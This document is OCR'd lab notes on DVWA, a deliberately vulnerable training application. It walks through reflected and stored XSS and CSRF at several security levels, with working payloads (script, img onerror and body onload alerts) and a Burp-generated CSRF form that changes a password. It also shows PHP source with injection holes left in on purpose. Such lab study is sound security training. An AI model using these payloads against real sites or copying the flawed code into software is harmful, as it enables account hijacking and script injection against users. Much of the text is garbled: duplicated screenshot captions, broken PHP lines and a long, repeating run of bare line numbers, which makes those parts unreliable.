
Mid Level

The screenshot shows the DVWA Reflected XSS page. In the input field, the user has entered "". The "Submit" button is visible. Below the input field, there is a "More Information" section with several links related to XSS. A modal dialog box is displayed, stating "127.0.0.1:42001 says 127.0.0.1" with an "OK" button.

The screenshot shows the DVWA Reflected XSS page. In the input field, the user has entered "". The "Submit" button is visible. Below the input field, there is a "More Information" section with several links related to XSS. A modal dialog box is displayed, stating "127.0.0.1:42001 says 127.0.0.1" with an "OK" button.

High level

```
<body onload=alert("xss")>
```



The screenshot shows two browser windows. The top window is the DVWA application's XSS Reflected page. The URL is `http://127.0.0.1:42001/vulnerabilities/xss_r/`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, a sidebar menu lists various security vulnerabilities, with "XSS (Reflected)" highlighted. The main form asks "What's your name?" with an input field containing the payload "`<body onload=alert("xss")>`". A "Submit" button is present. To the right, a "More Information" section provides links to XSS resources. The bottom window shows the result of the exploit: a JavaScript alert box from the browser with the message "127.0.0.1:42001 says xss". An "OK" button is at the bottom of the alert.

Cross site scripting from exam

Cross site scripting is a type of injection in which attacker inject a malicious script into the benign and trusted website. It accrues when attacker uses a web application to send malicious code in the form of a browser side script to a different user. Cross site scripting is a common vulnerability found in a web application.

Stored XSS is the most dangerous cross-site scripting vulnerability. This type of vulnerability arises whenever a web application stores user-supplied data for later use in the backend without performing any filter or input sanitization. Since the web application does not apply any filter therefore an attacker can inject some malicious code into this input field. This malicious code can also be a valid XSS payload. So whenever any person visits the vulnerable page where malicious code is injected he will get a popup on his browser window. This will prove that the given webpage is vulnerable to Stored XSS vulnerability.

SECURITY LEVEL: LOW

Low level will not check the requested input before including it to be used in the output text.

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'txtMessage' ] );
    $name = trim( $_POST[ 'txthname' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    // Sanitize name input
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' )";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : "")));
//mysql_close();
?>
```

<script>alert(document.domain)</script> (return a domain)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

```
<script>alert(document.domain)</script>
```

Name: test
Message: This is a test comment.

The screenshot shows the Firefox developer tools' "View Source" tab. The URL is http://172.17.0.2/vulnerabilities/xss_s/. The page content is a form for signing a guestbook. The "Message" field contains the XSS payload: <script>alert(document.domain)</script>. The browser's status bar shows the date and time as Jan 13 16:29. The title bar says "unknown - VMware Workstation".

```
<form>
  <div>
    <label>Name *</label>
    <input type="text" value="Shaow"/>
  </div>
  <div>
    <label>Message *</label>
    <input type="text" value="<script>alert(document.domain)</script>"/>
  </div>
  <div>
    <input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>
  </div>
</form>
```

The screenshot shows the DVWA application's "Vulnerability: Stored Cross Site Scripting (XSS)" page. On the left is a sidebar with various security challenges: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is highlighted in green), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has fields for "Name *" and "Message *". Below these is a "Sign Guestbook" button. A modal dialog box is displayed in the center, containing the IP address "172.17.0.2" and the text "172.17.0.2". A blue "OK" button is at the bottom right of the dialog. The DVWA logo is at the top of the page.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

[Sign Guestbook](#) [Clear Guestbook](#)

Name: test
Message: This is a test comment.

Name: function
Message:

Name: Shaow
Message:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

HelloThere

Message *

Either name or message field: <script>alert("XSS")

[Sign Guestbook](#) [Clear Guestbook](#)

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

[Sign Guestbook](#) [Clear Guestbook](#)

⊕ 172.17.0.2

172.17.0.2

OK

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.


Name: function
Message:

Name: Shaow
Message:

Name: HelloThere
Message: Either name or message field:

SECURITY LEVEL: Medium

The developer had added some protection, however hasn't done every field the same way.



```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );


    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("MySQLConverterToo Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("MySQLConverterToo Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' )";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( "<pre>" . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : mysqli_error($GLOBALS["__mysqli_ston"])) . " : (" . ($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : mysqli_connect_error() . ")" );
    //mysql_close();
}

?>
```

To direct input to this VM, click inside or press Ctrl+G.



Vulnerability: Stored Cross Site Scripting (XSS)

Name:

Message:

HTML View:

```
<form method="post" name="guestform" >
<table width="550" cellspacing="1" cellpadding="2" border="0">
<tbody>
<tr>
<td width="100">Name </td>
<td>
<input name="txtName" type="text" size="30" maxlength="10">
</td>
</tr>
<tr>
<td width="100">Message </td>
<td>
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
</td>
</tr>
<tr>
<td colspan="2" style="text-align: center; padding-top: 10px; font-weight: bold; font-size: 14px; color: #0070C0; background-color: #F0F0F0; border-radius: 5px; border: 1px solid #0070C0; padding: 5px; cursor: pointer; text-decoration: none; transition: all 0.3s ease-in-out; text-decoration: underline;">Submit
</tr>
</tbody>
</table>
</form>
<br>
<div id="guestbook_comments"><!--div-->
<div id="guestbook_comments"><!--div-->
<div id="guestbook_comments"><!--div-->
<div id="guestbook_comments"><!--div-->
```

CSS View:

```
element { }
input, textarea, select { font: 100% Arial, sans-serif; vertical-align: middle; }
Inherited from div#main_body
div#main_body { font-size: 13px; }
Inherited from div#container
div#container { font-size: 13px; }
Inherited from body
body { color: #2E2E2E; font-family: Arial, Helvetica, sans-serif; }
margin: 0 2px; border: 1px solid #0070C0; padding: 1px 15px; width: 250px; height: 20px; border-radius: 5px; background-color: #F0F0F0; outline: 2px solid red; font-size: 14px; font-weight: bold; text-decoration: none; transition: all 0.3s ease-in-out; text-decoration: underline; }
```

Box Model Properties:

- border: 1px solid #0070C0
- outline: 2px solid red
- display: inline-block
- float: none

To direct input to this VM, click inside or press Ctrl+G.

```
<img src=x onerror=alert(document.domain)>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name:  Message: Shadow

SECURITY LEVEL: High

Allow HTML events

unknown - VMware Workstation

File Edit View VM Tabs Help ||| Library

Type here to search

unknown Applications Places Firefox ESR

Jan 13 16:33

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox

172.17.0.2/vulnerabilities/view_source.php?id=xss_s&security=high

Stored XSS Source

vulnerabilities/xss_s/source/high.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get Input
    $message = trim( $_POST[ 'txtMessage' ] );
    $name   = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $message) : ((trigger_error("MySQLConverterTool: Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $name) : ((trigger_error("MySQLConverterTool: Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
$result = mysqli_query($GLOBALS["__mysql_ston"], $query) or die( "<pre>" . ((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : (($__mysql_res = mysqli_connect_error()) ? $__mysql_res : mysqli_connect_error())) . "</pre>" );
//mysql_close();

?>
```

Compare All Levels

```
<body onload=alert( 'bingo' )>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="<body onlo"/>
Message *	<input type="text" value="Body event load"/>
	<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>

CSRF

Low Level



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Chromium
localhost/vulnerabilities/view_source.php?id=csrf&security=low
vulnerabilities/csrf/source/low.php

```
<?php


if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : mb_convert_encoding($pass_new, "UTF-8", "UTF-8"));
        [MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work., E_USER_ERROR) ? "" : "");
        $pass_new = md5( $pass_new );

        // Update the database
        $result = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $result) or die( "<pre>" . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : mb_convert_encoding(mysqli_error($GLOBALS["__mysqli_ston"]), "UTF-8", "UTF-8")) . "</pre>" );
        echo "<pre>Password Changed.</pre>";
    } else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }
}

((is_null($__mysqli_res = mysqli_close($__mysqli_ston)))) ? false : $__mysqli_res);
?>
```

Compare All Levels



Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google

Request to http://localhost:80 [127.0.0.1]

Proxy	Raw	Hex
1 GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1		
2 Host: localhost		
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="104"		
4 sec-ch-ua-mobile: ?0		
5 sec-ch-ua-platform: "Linux"		
6 Upgrade-Insecure-Requests: 1		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36		
8 Sec-Fetch-Site: same-origin		
9 Sec-Fetch-Mode: navigate		
10 Sec-Fetch-User: ?1		
11 Sec-Fetch-Dest: document		
12 Referer: http://localhost/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change		
13 Accept-Encoding: gzip, deflate		
14 Accept-Language: en-US,en;q=0.9		
15 Cookie: PHPSESSID=hlar7uhhl1n6auflsoqqlaol; security=low		
16 Connection: Close		
17		
18		
19		

Context menu open on the request line:

- Scan
- Do passive scan
- Do active scan
- Send to Intruder (Ctrl+I)
- Send to Repeater (Ctrl+R)
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Engagement tools
 - Find references
 - Discover content
 - Schedule task
 - Generate CSRF PoC
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut (Ctrl+X)
- Copy (Ctrl+C)
- Paste (Ctrl+V)
- Message editor documentation
- Proxy interception documentation

0 matches

CSRF PoC generator

Request to: http://localhost

Pretty Raw Hex

```

1 GET /vulnerabilities/csrf/?password_new=password&
  password_conf=password&Change=Change HTTP/1.1
2 Host: localhost
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
8 Accept:

```

Search... 0 matches

Inspector

- Request Attributes 2
- Request Query Parameters 3
- Request Body Parameters 0
- Request Cookies 2
- Request Headers 16

CSRF HTML:

```

1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState('', '', '/')</script>
5     <form action="http://localhost/vulnerabilities/csrf/">
6       <input type="hidden" name="password&#95;new" value="password" />
7       <input type="hidden" name="password&#95;conf" value="password" />
8       <input type="hidden" name="Change" value="Change" />
9       <input type="submit" value="Submit request" />
10    </form>
11  </body>
12 </html>
13

```

Search... 0 matches

Regenerate Test in browser Copy HTML Close

Vulnerability: Cross Site Request Forgery | burpsuite

Submit request

DWVA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/craft-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: Low
PHPDS: disabled

View Source View Help

Mid security

Add reference after user click the the and when it is intercept at link

Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google

Project: Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Request Intercept HTTPHistory Websockets history Options

Requested to <http://localhost:80> [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Raw Hex

```

1 GET /vulnerabilities/csrf/?password_new=password&password_conf=password&change=Change HTTP/1.1
2 Host: localhost
3 Sec-Ch-Ua: "Not A[brand]=99, \"Chromium\":104"
4 Sec-Ch-Ua-Platform: "Linux"
5 Upgrade-Insecure-Requests: 1
6 Sec-Patch-Site: cross-site
7 Sec-Patch-User: 1
8 Sec-Patch-Content-Type: application/javascript;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Connection: close
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
